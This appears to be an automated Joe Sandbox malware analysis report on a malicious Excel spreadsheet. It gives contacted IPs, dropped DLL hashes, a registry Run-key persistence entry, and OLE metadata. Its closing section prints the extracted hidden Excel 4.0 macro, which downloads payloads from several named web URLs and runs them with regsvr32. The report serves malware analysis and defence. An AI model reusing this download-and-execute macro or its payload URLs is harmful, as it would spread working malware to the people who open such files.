http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000009.00000002.12107197 28.00000000003F5000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000003.1151539423.00000000003ED00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000003.1151610020.000 00000003F1000.00000004.00000020.00020000 .00000000.sdmp, regsvr32.exe, 0000000A.0 0000002.1210653343.00000000002FC000.0000 0004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.165.79.151	unknown	France		16276	OVHFR	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
174.138.33.49	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
36.67.23.59	unknown	Indonesia		17974	TELKOMNET-AS2-APPTTelekomunikasiIndonesiaID	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfinysSystemIndonesiaID	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
83.229.80.93	unknown	United Kingdom		8513	SKYVISIONGB	true
198.199.70.22	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
93.104.209.107	unknown	Germany		8767	MNET-ASGermanyDE	true
186.250.48.5	unknown	Brazil		262807	RedfoxTelecomunicacoesLtdaBR	true
175.126.176.79	unknown	Korea Republic of		9523	MOKWON-AS-KRMokwonUniversityKR	true
128.199.242.164	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
178.238.225.252	unknown	Germany		51167	CONTABODE	true
163.172.115.127	www.spinbalence.com	United Kingdom		12876	OnlineSASFR	false
190.145.8.4	unknown	Colombia		14080	TelmexColombiaSACO	true
46.101.98.60	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
82.98.180.154	unknown	Spain		42612	DINAHOSTING-ASES	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.71.99.57	unknown	India		135682	AWDHPL-AS-INAdvikaWebDevelopmentsHostingPvtLtdIN	true
87.106.97.83	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
103.254.12.236	unknown	Viet Nam		56151	DIGISTAR-VNDigiStarCompanyLimitedVN	true
103.85.95.4	unknown	Indonesia		136077	IDNIC-UNSRAT-AS-IDUniversitasIslamNegeriMataramID	true
202.134.4.210	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
165.22.254.236	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
139.59.80.108	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
104.244.79.94	unknown	United States		53667	PONYNETUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.75.33.122	unknown	France		16276	OVHFR	true
47.92.133.65	navylin.com	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
160.16.143.191	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
103.56.149.105	unknown	Indonesia		55688	BEON-AS-IDPTBeonIntermediaID	true
85.25.120.45	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
103.126.216.86	unknown	Bangladesh		138482	SKYVIEW-AS-APSKYVIEWONLINELTDBD	true
128.199.217.206	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true
114.79.130.68	unknown	India		45769	DVOIS-IND-VoisBroadbandPvtLtdIN	true
103.224.241.74	unknown	India		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
202.28.34.99	unknown	Thailand		9562	MSU-TH-APMahasarakhamUniversityTH	true
80.211.107.116	unknown	Italy		31034	ARUBA-ASNIT	true
54.37.228.122	unknown	France		16276	OVHFR	true
163.172.108.69	www.3d-stickers.com	United Kingdom		12876	OnlineSASFR	false
218.38.121.17	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
178.62.112.199	unknown	European Union		14061	DIGITALOCEAN-ASNUS	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
64.227.55.231	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal

Analysis ID:	746414
Start date and time:	2022-11-15 12:39:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4470_02112022.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@12/10@4/50
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 79.3% (good quality ratio 68.6%) • Quality average: 70.1% • Quality standard deviation: 34.9%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:40:34	API Interceptor	8x Sleep call for process: regsvr32.exe modified
12:41:18	Autostart	Run: HKLM64\Software\Microsoft\Windows\CurrentVersion\Run FatGkw.dll C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SnILCOTnpOOFucYhP\FatGkw.dll"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\40hd0400[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf
MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."".....@..@.rsrc..... .....@..@.reloc..l0... ...2.....@..B..... .....

C:\Users\user\AppData\Local\Temp\~DFF4CE5664A8A889FE.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.1569743079218417
Encrypted:	false
SSDEEP:	768:6kPWKpb8rGYrMPe3q7Q0XV5xtezEs/68/dgAHxKd:6XKpb8rGYrMPe3q7Q0XV5xtezEsi8/dK
MD5:	12CE0FFD37F123D2F8492F28817265C3
SHA1:	DF7C171FBB7B6AC05825D1C7ABC7DC60C4603D51
SHA-256:	507A05F1A092B3CF006BE54D42D986ABF26164ACE6C2943D9832D59A8815A1AC
SHA-512:	13CC319134AEE2BD12A6678D797EA381739790BBE3DD1E1A0E0BDA29630383F13855B280FAF62C5B8F1492C59EEC4FA64B6E3A932629B807409BAA5B106A66C 7
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\8PWG8A6W.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	235
Entropy (8bit):	5.508145683276218
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYfq9cFQaj6oLRMmmiQWiV/EOES2nLJKq/n:OH2jLTfqGSgD9GV/dESIdKon
MD5:	0F056143FD332A8E65047D0053992A23
SHA1:	BEA5E0DD015238AA6A3EDA63612505484A98FAB5
SHA-256:	5251CAF5E03664DE3A4E12E5D2F240CA585788E29980290C9CF4C44D4973809E
SHA-512:	4CAF3C7B57FA5FDAC470D4109A727980B5F187CCF42014AF00A43BDA32D3D110B9530EE60423FE4768FC1F06EBDE4099A24F879C302CAED5845FE68694A554A D
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMXkPdOrv4EO5U%2FKqPmWtgSFI2Ckr%2B1t%2BqGSwMBMouqmkFK0SD2XdZ7Cg5qtQ Q9RwtkOJ6mVwbNsm9NO1rvVxNh8%3D000079.www.3d-stickers.com/.9728.1418004736.31000734.2123741222.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\BZQ2JIWJ.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	235
Entropy (8bit):	5.460357111756994
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYfq9cF2oQeitr8in2ohh4aESVO9LR1Xc/n:OH2jLTfqGGeordESCd1X6n
MD5:	2166D8A7D2DFFF71395DF17D75B09E90
SHA1:	91E904E6BA960AB3BB4D0DFEBF5F08C0F3220486
SHA-256:	046A23BEEF7FAAAC275308BC7725C8E223BFFD251DE8C7B6EE04F5915DE77D87
SHA-512:	D01D90802AEFC1EDD0C583324CB95C1EEA37F09964936BB3AB3FBEA647119D23CC885BA48A0F690B7BF6ED4E9783BCBD0A487F096FA7B0337C751E5767C875 8C
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMXkPdOrv4EO5U%2FKqPmWtgSFolWp%2F7SQd8f90S8O%2FCwGohxkvf3iPluWhTbyz npM1hokG52ER60fuMOhd0m7WY6E%3D000075.www.3d-stickers.com/.9729.1428004736.31000734.2126704407.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\CKTKLCSO.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	299
Entropy (8bit):	5.692045040958048
Encrypted:	false
SSDEEP:	6:7xHBO5Yve9eBH+XYF7ySrRm5lrCGiVdxl/OJJuSXbUOlLJhc/n:IYGwgIF7XrRolB8ekSXbzl1on
MD5:	19E2B2D7C66D40618C81AC3546BEAE90
SHA1:	67A9501350CC96E9E2B8BD2881C8C9235FB3FCF3
SHA-256:	48055EA645A59A29076A5F8C4843EFDB2CFC2B118349B953151177CDF0F359CA
SHA-512:	58FE17F4E3D2951F12F6D83EF5D452D789AEF93E7BEB934A0CD712A7B4093CB8761B7D3649FA266C5306F4CCBDC16A44B4ADC7F16B4000FE2B9FE6F70DEE3E 55
Malicious:	false
Preview:	PrestaShop-7318ab2db5e4a3c3a59fb8879ad22162.Nw04PzmYYXL6IgJsn1ERim4S4YpS6Ls6dHZki%2FijBePykYJIX2P7PO%2Fz2gyuaY7u4EN7ldFY91oSo8hffA yJadQKSdMuXRfEPnyOP0LrcMPyEqQYzhnB8nK%2F56PKGV92LhwlADR0Cai9xEpKkyPgYTgxlYN3LtX9AYwD4O0bLpA%3D000115.www.spinbalence.com/.9217.141 8004736.31000734.2119685236.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\FBMK8V7A.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	301
Entropy (8bit):	5.6726332428940225
Encrypted:	false
SSDEEP:	6:7KH2jzcdWTKYfq9cF2oQeiHMbCVSFSOqtMNOVoqezONrmdUESXbUT9LIT3/n:OH2jLTfqGGeG3gOVoqezOt/ESXb8lvn
MD5:	B8BFEB8443782B503127A33A8F8D5882
SHA1:	285B5B5F2B62FE82F9793BD412AE11AF1A928493

SHA-256:	6B812A7D11D3DBF7FEA4981AB42FFBBABD6FD332A0DAEAD98B43DF5CF7D6B9CF
SHA-512:	0EE832E84AD318633EA7D2C206C5C25144D9702B973C668F488D019F92BB3A7E70D13789DE0A5DA0D1D5E2D36344CAEDBA17797802CA4AA2060C4054B31493A8
Malicious:	false
Preview:	PrestaShop-a30a9934ef476d11b6cc3c983616e364.9ybostxWPod7nP43PifVMXkPdOrv4EO5U%2FKqPmWtgSFolWp%2F7SQd8f90S8O%2FCwGo94XM8kzh2wgRtGRJ9nsrSftoVdV7kvSqSpdfLt4fdwNPMCppuBx0MZGFj5jTVvcGNOjxE63v9YLetElu6JEvu5ONuoJotfg%2BX0z1PXLVMbs%3D000115.www.3d-stickers.com/.9217.1428004736.31000734.2133724668.30996786.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\HC8X1KC5.txt

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	dropped
Size (bytes):	233
Entropy (8bit):	5.522334543732003
Encrypted:	false
SSDEEP:	6:7xHBO5Yve9eBH+XYF7yN7sl5WysVh4gJJuSVKLAWM/n:lYGwgIF7Vl5M7kScEWKn
MD5:	149F05F2E0EC8BF53EEF327D0EFCC9AF
SHA1:	5D6A04E27E0C976BF46754056921C9139F846F3E
SHA-256:	DA03621D5EB7FDFB81C69553BCAEAF45C1DBBCF966B74AF29643EE03A8A2075B
SHA-512:	B8CDDE1D30B031A4CC23592868AA30EF7156A3394E0A521F3C68EC8E9C0CD112A2F3492CBA14EC00A7B7D7240FE89896F8F162F1D359757B5BC03D11744587F9
Malicious:	false
Preview:	PrestaShop-7318ab2db5e4a3c3a59fb8879ad22162.Nw04PzmYYXL6lgJsn1ERim4S4YpS6Ls6dHZki%2FijBePykYJIX2P7PO%2Fz2gyuaY7ukuFjkghLJ9VD2B347P4foDXH3WhaK5EtQkBaO4YrzSE%3D000075.www.spinbalence.com/.9729.1408004736.31000734.2115317399.30996786.*.

C:\Users\user\Desktop\4470_02112022.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Gydar, Last Saved By: Gydar, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Nov 2 06:43:53 2022, Security: 0
Category:	dropped
Size (bytes):	221696
Entropy (8bit):	7.123700873586195
Encrypted:	false
SSDEEP:	6144:EKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgUyY+TAQXTHGUMEyP5p6f5jQm4:RbGUMVWlb4
MD5:	BF25A37885BFBAB57186B599612EA504
SHA1:	E4D2E377862C960C63CBEE1618CF6DA3FDD4ED4C
SHA-256:	7D59A8DA03D7F39498848490727FEB8257C49CD24351193962220801 64AB9A88
SHA-512:	73D3F9CEAA2D4725F7D3B8BECE168DB848B54ECECE9461E9FA1EE6AECDA818F581465F092FC5275002176837C87C00B093DBE6C9C0B68DCEA45B5D308FD3E3EB
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....-.B.0...=.8.3.0.....=.....Ve18... ....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\oxnv4.ooccxx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf
MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."..... @..@.rsrc..... .....@..@.reloc..l0... ...2.....@..B..... .....

C:\Windows\System32\SnILCOTnpOOFucYhP\FatGkw.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	769024
Entropy (8bit):	6.637885736387009
Encrypted:	false
SSDEEP:	12288:8iW4+vsmQhWi6zQCXbPlLyqOMSRZuH/sAvvszVIf:8iWHhECXbPlLyqOMUMJvszVIf
MD5:	22CE6200C1714603F94B11F6DF41140F
SHA1:	F6A7B8550BE698D1BFC34219F245FEF7E7F59147
SHA-256:	FB9AB8EFA3269F359F9010AECC543E992705E900CC11B02DBDFB1C6572A5500A
SHA-512:	1F4421914A0172DAFE748711B0851DD2F977337DC7F9D170CAB0549C1906B110706FC302AD6652305B7335237551BE7CC4350AD0ABFB89315355F8BC8519B024
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 81% • Antivirus: Metadefender, Detection: 20%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%..K..K..K.%&..K..~6..K..~&.C.K.%0...K..J...K..~%.v.K..~1..K ..~3..K.Rich.K.....PE..d.....dc....." .....Z...^.....`#.....`.....V.....0...O...P.....|e..... ....p.....@.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...p.....:.....@....pdata..|e.....f..."..... @..@.rsrc..... .....@..@.reloc..l0... ...2.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Gydar, Last Saved By: Gydar, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Nov 2 06:43:53 2022, Security: 0
Entropy (8bit):	7.123491668947418
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	4470_02112022.xls
File size:	221696
MD5:	d3b182de8c99553a9f2b6d0f3f030a4f
SHA1:	d5bd989ffde2f67133b6404f9f234d13e618c206
SHA256:	cd99b899c5a3d6ddb22969605b079375da897362b4d599fc9eebb1e21115a31d
SHA512:	3abe78e4fca03e90d59818cded37a9feff6f7ade11cee1ef07c7ccd70cc4e250f7d835161409f0e8ba97cff4a678ef234298cb293ecac60e1ec0667a8904e484
SSDEEP:	6144:WKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgUyY+TAQXTHGUMEyP5p6f5jQm+:XbGUMVWlb+
TLSH:	5A24F15B77999D6DF529C33408E7035AB233FD008F6B078B3649B395AFB48A05E13246
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "4470_02112022.xls"

Indicators

Has Summary Info:	

Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-11-02 06:43:53
Creating Application:	
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.3944713856337448
Base64 Encoded:	False
Data ASCII:	. . . . . + , 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . S h e e t 5 . . . . . S h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 e0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2780102568870367
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . + ' 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . G y d a r . . . . . G y d a r . . . . . M i c r o s o f t E x c e l . @ . . . . ? R , . @ . . . Z x . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 210174

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	210174
Entropy:	7.334559302852785

General	
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . G y d a r B . . . . a . . . . = ... - . B . 0 . . . = . 8 . 3 . 0 . . . . = ... V e 1 8 . . . . X . @ . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 47 79 64 61 72 20

Macro 4.0 Code

Name:	Sheet6
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

```
12,6,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)",G16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv1.ooccxx")",G18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)",G20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv2.ooccxx")",G22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)",G24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv3.ooccxx")",G26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)",G28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv4.ooccxx")",G30)=FORMULA("=RETURN()",G36)
```

Name:	Sheet6
Extraction:	dynamic
Type:	4
Final:	False
Visible:	False
Protected:	False

```
12,6,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)",G16)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv1.ooccxx")",G18)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)",G20)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv2.ooccxx")",G22)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)",G24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv3.ooccxx")",G26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)",G28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe"&Sheet3!P21&" ..\oxnv4.ooccxx")",G30)=FORMULA("=RETURN()",G36)
15,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://sat7ate.com/wordpress/ZAf5j4MG8Hwnig/","..\oxnv1.ooccxx",0,0)
17,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv1.ooccxx")
19,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.spinbalence.com/Adapter/moycMR/","..\oxnv2.ooccxx",0,0)
21,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv2.ooccxx")
23,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.3d-stickers.com/Content/Afa1PcRuxh/","..\oxnv3.ooccxx",0,0)
25,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv3.ooccxx")
27,6,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://navylin.com/bsavxiv/axHQYKl/","..\oxnv4.ooccxx",0,0)
29,6,=EXEC("C:\Windows\System32\regsvr32.exe ..\oxnv4.ooccxx")
35,6,=RETURN()
```

Name:	Sheet6, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown


```
SHEET: Sheet6, Macrosheet
